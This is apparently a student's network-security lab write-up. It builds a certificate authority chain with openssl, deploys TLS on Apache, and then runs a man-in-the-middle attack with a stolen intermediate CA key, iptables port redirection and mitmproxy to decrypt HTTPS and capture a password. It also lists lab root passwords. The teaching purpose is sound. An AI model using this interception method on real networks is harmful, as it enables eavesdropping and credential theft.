            Not After : Mar 14 18:54:09 2029 GMT
        Subject:
            countryName               = GB
            stateOrProvinceName       = England
            organizationName          = matej_ocovsky Ltd
            organizationalUnitName    = matej_ocovsky Ltd Certificate Authority
            commonName                = matej_ocovsky Ltd Intermediate CA
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                A2:0C:A2:6A:0C:61:24:A8:2E:4D:98:38:5E:1E:80:25:57:7B:74:FC
            X509v3 Authority Key Identifier:
                keyid:2A:17:D2:C0:BC:32:20:2F:CD:CB:66:D1:AD:0D:BC:4E:95:2F:D1:18

            X509v3 Basic Constraints: critical
                CA:TRUE, pathlen:0
            X509v3 Key Usage: critical
                Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Mar 14 18:54:09 2029 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

We can then check that the chain of trust is intact by entering:

cd /root

*openssl verify -CAfile ca/certs/ca.cert.pem *

intermediate/certs/intermediate.cert.pem

intermediate.cert.pem: OK

We then need to a create certificate chain file which will be used to verify any certificates signed by the intermediate CA.

cd /root

*cat intermediate/certs/intermediate.cert.pem *

ca/certs/ca.cert.pem > intermediate/certs/ca-chain.cert.pem

chmod 444 intermediate/certs/ca-chain.cert.pem

Note: cat takes two files as input and > sends the two files joined together to the output file.

Task 6.7 Creating the Server certificate

We will again carry out this task on **server**. Firstly, we need to create the key for the Server server.somedomain.nosuch (it is not password protected):

cd /root/

*openssl genrsa *

-out server/private/server.somedomain.nosuch.key.pem 2048

chmod 400 server/private/server.somedomain.nosuch.key.pem

Next, we need to create the certificate for server.somedomain.nosuch:

cd /root

*openssl req -config server/openssl.cnf *

*-key server/private/server.somedomain.nosuch.key.pem *

-new -sha256 -out server/csr/server.somedomain.nosuch.csr.pem

We will then enter the information for the certificate:

Country Name (2 letter code) [XX]:

State or Province Name []:

Locality Name []:

Organization Name []: rc17281 Ltd

Organizational Unit Name []:rc17281 Ltd

Web Services Common Name []:server.somedomain.nosuch

Email Address []:

Note: The Common Name must match the DNS name of the server because, otherwise the certificate will not be validated for the domain. If there is no match, the certificate will report an error.

Task 6.8 Intermediate signs Server certificate

We will carry out this next task on **server**. Use the intermediate CA to sign the CSR:

```
cd /root/
openssl ca -config intermediate/openssl.cnf \
-extensions server_cert -days 375 -notext -md sha256 \
-in server/csr/server.somedomain.nosuch.csr.pem \
-out server/certs/server.somedomain.nosuch.cert.pem
chmod 444 server/certs/server.somedomain.nosuch.cert.pem
```

We can then verify the certificate:

```
cd /root/
openssl x509 -noout -text \
-in server/certs/server.somedomain.nosuch.cert.pem
```

Task 6.9 Deploy root certificate to client

First, on the **server**, we will copy the root certificate to the shared folder:

```
cp /root/ca/certs/ca.cert.pem NetworkSecuritySharedFolder/
```

Note: This will make it available on the other machines.

Then we will open firefox on the **client**, and go to the 3 horizontal lines on the top-right hand corner of the page and select:

Preferences → Advanced → Certificates → View → Certificates → Authorities → Import

Then we must select the ca.cert.pem file that has just been copied and select “Trust this CA to identify Web Sites” when prompted.

Task 6.10 Deploy server certificate

We will carry out this task on **server**. Finally, the server certificate and the CA chain file needs to be copied to the Apache Web Server running on server (there were versions there from pre-lab testing that we will be overwriting):

```
cp server/certs/server.somedomain.nosuch.cert.pem \
        /etc/ssl/certs/
cp intermediate/certs/ca-chain.cert.pem /etc/ssl/certs/
cp server/private/server.somedomain.nosuch.key.pem \
        /etc/ssl/private/
```


Next, the Apache web server needs to have the SSL (TLS) version of the server enabled:


```
a2ensite default-ssl.conf
```

Now restart the Apache Web Server on server:

```
service apache2 restart
```

Finally, on client browse https://server.somedomain.nosuch and confirm that the certificates are correctly working (click on the green padlock to see the full details):






6.4 How a bad RA can result in MITM

Consider, if the RA is either malicious (there have been some instances) or has its key stolen, then this can be used by an attacker to launch a man-in-the-middle attack.

Task 6.11 Observing encrypted web traffic and TLS exchange

Firstly, we must confirm using Wireshark on gateway that the web traffic from the browser to server using https://server.somedomain.nosuch is encrypted (we will see some of the initial negotiation in plain text, but the rest is encrypted).

Using this, we must then find out which message contains the server and RA certificates (they are sent in plain text) and make a note of this message name as given in Wireshark.



Note: The highlighted message contains all 3 certificates.

Task 6.12 An MITM attack

Now, we will use the tool mitmproxy to carry out a transparent TLS MITM attack.

Imagine that **gateway** is a malicious intermediary system that has stolen the Intermediary key and certificate. To do this we will just copy the relevant files from **server** to the Shared folders where they will be “stolen” by gateway.

cp intermediate/private/intermediate.key.pem \

NetworkSecuritySharedFolder/

cp intermediate/certs/intermediate.cert.pem \

NetworkSecuritySharedFolder/

Then on **gateway** the files need to be prepared into the correct format and place for the program mitmproxy to use them:

mkdir mymitmproxy

cat NetworkSecuritySharedFolder/intermediate.key.pem \
NetworkSecuritySharedFolder/intermediate.cert.pem > \

mymitmproxy/mitmproxy-ca.pem

Now any packets going to web services through **gateway** need to be diverted to a port that mitmproxy will be listening to using iptables:

iptables -t nat -A PREROUTING -p tcp --dport 80 \

-j REDIRECT --to-port 8080

iptables -t nat -A PREROUTING -p tcp --dport 443 \

-j REDIRECT --to-port 8080

Then mitmproxy can be run and it will be waiting for connections:

mitmproxy -p 8080 -T --cadir mymitmproxy/ --host -e –insecure

Note: We can stop mitmproxy with the keystroke q.

In **gateway** start wireshark:

wireshark -f "not port 22 and not ip6" -i any &

Note: Make sure we are capturing the “any” interface so that we can see packets both entering and leaving gateway (ie we will see duplicates of any messages).


Now from **client**, try browsing to https://server.somedomain.nosuch. We can see the messages in their unencrypted form in mitmproxy.

In Wireshark, describe what we can conclude from the messages:

- **does Wireshark see the encrypted or unencrypted form of the messages?** Wireshark sees the encrypted form of the messages.
- **is it possible to see from Wireshark that there is an intervention by gateway?**

  The “real” **client** will first send the Client Hello request to the server, and then we can clearly see that gateway has intervened and sent the Client Hello request to the server. The server then communicates with the “fake” **client** on gateway because it had our stolen key.

  The “fake” **client** is able to decrypt messages from the server, and we can see the messages in the mitmproxy window. After their transactions are complete, the server sends a response to the “real client” that it does not know what happened/



25	0.003097515	192.168.12.1	192.168.23.3	TCP	68	36972 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1586992 TSecr=1602047
26	0.003192632	192.168.12.1	192.168.23.3	TLSv1.2	585	Client Hello
27	0.003199403	192.168.23.3	192.168.12.1	TCP	68	443 → 36972 [ACK] Seq=1 Ack=518 Win=30080 Len=0 TSval=1602047 TSecr=1586992
28	0.048592926	192.168.23.2	192.168.23.3	TCP	76	37739 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1602059 TSecr=0 WS=128
29	0.048803217	192.168.23.3	192.168.23.2	TCP	76	443 → 37739 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=1600810 TSecr=1602059 WS=
30	0.048820170	192.168.23.2	192.168.23.3	TCP	68	37739 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1602059 TSecr=1600810
31	0.054717460	192.168.23.2	192.168.23.3	TLSv1.2	259	Client Hello
32	0.054869751	192.168.23.3	192.168.23.2	TCP	68	443 → 37739 [ACK] Seq=1 Ack=192 Win=30080 Len=0 TSval=1600812 TSecr=1602060
33	0.055204469	192.168.23.3	192.168.23.2	TLSv1.2	1516	Server Hello
34	0.055211068	192.168.23.3	192.168.23.2	TCP	1516	[TCP segment of a reassembled PDU]
35	0.055212231	192.168.23.3	192.168.23.2	TCP	1268	[TCP segment of a reassembled PDU]
36	0.055230634	192.168.23.2	192.168.23.3	TCP	68	37739 → 443 [ACK] Seq=192 Ack=1449 Win=32128 Len=0 TSval=1602060 TSecr=1600812
37	0.055260376	192.168.23.2	192.168.23.3	TCP	68	37739 → 443 [ACK] Seq=192 Ack=2897 Win=35072 Len=0 TSval=1602060 TSecr=1600812
38	0.055289891	192.168.23.2	192.168.23.3	TCP	68	37739 → 443 [ACK] Seq=192 Ack=4097 Win=37888 Len=0 TSval=1602060 TSecr=1600812
39	0.056277149	192.168.23.3	192.168.23.2	TLSv1.2	1094	Certificate, Server Key Exchange, Server Hello Done
40	0.056299614	192.168.23.2	192.168.23.3	TCP	68	37739 → 443 [ACK] Seq=192 Ack=5123 Win=40832 Len=0 TSval=1602061 TSecr=1600812
41	0.056900177	192.168.23.2	192.168.23.3	TLSv1.2	194	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
42	0.057314691	192.168.23.3	192.168.23.2	TLSv1.2	119	Change Cipher Spec, Encrypted Handshake Message
43	0.066299322	192.168.23.3	192.168.12.1	TLSv1.2	3718	Server Hello, Certificate, Server Key Exchange, Server Hello Done
44	0.066736047	192.168.12.1	192.168.23.3	TCP	68	36972 → 443 [ACK] Seq=518 Ack=3651 Win=36608 Len=0 TSval=1587007 TSecr=1602063
45	0.068671687	192.168.12.1	192.168.23.3	TLSv1.2	194	Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request

Note: The MITM attack works by having a copy of the private key, and public key.

It intercepts the traffic, unpacks it, inspects it, then packs it and sends it to the original sender

Task 6.13 Capturing your unique encrypted password

Using the same configuration as we have just finished in the previous task, we can use mitmproxy and/or Wireshark to discover the unique password using the program in client:

./httpsget

enter your Essex username rc17281

OK done, now find out the password that was sent!

httpsget is similar to the remoteinfo program we have used in Task 2.1, make a note:

- **was it possible to find the password in Wireshark, mitmproxy, or both?** The password has been encrypted in Wireshark, it was possible to view it unencrypted in mitmproxy.
- What was your unique password? 0a5937f3

Note: When carrying out these tasks we have left gateway intercepting all port 80 and 443 traffic. If we want to remove this interception then on gateway reset the firewall:

./firewall_allow_everything.sh

File Directories

Once this file has been downloaded, it will be available in the '*Downloads*' folder on the client. We must move this file to: '*/root/NetworkSecuritySharedFolder*'

This file will now be saved in a local folder called /tmp/ in the Ubuntu desktop environment, which can then be saved in the users *M* drive.

User Credentials

Client:

- Username: *root*
- Password: *letmein*

Gateway:

- Username: *root*
- Password: *letmein*

Server:

- Username: *root*
- Password: *letmein2*

- Username: *joe*
- Password: *letmein*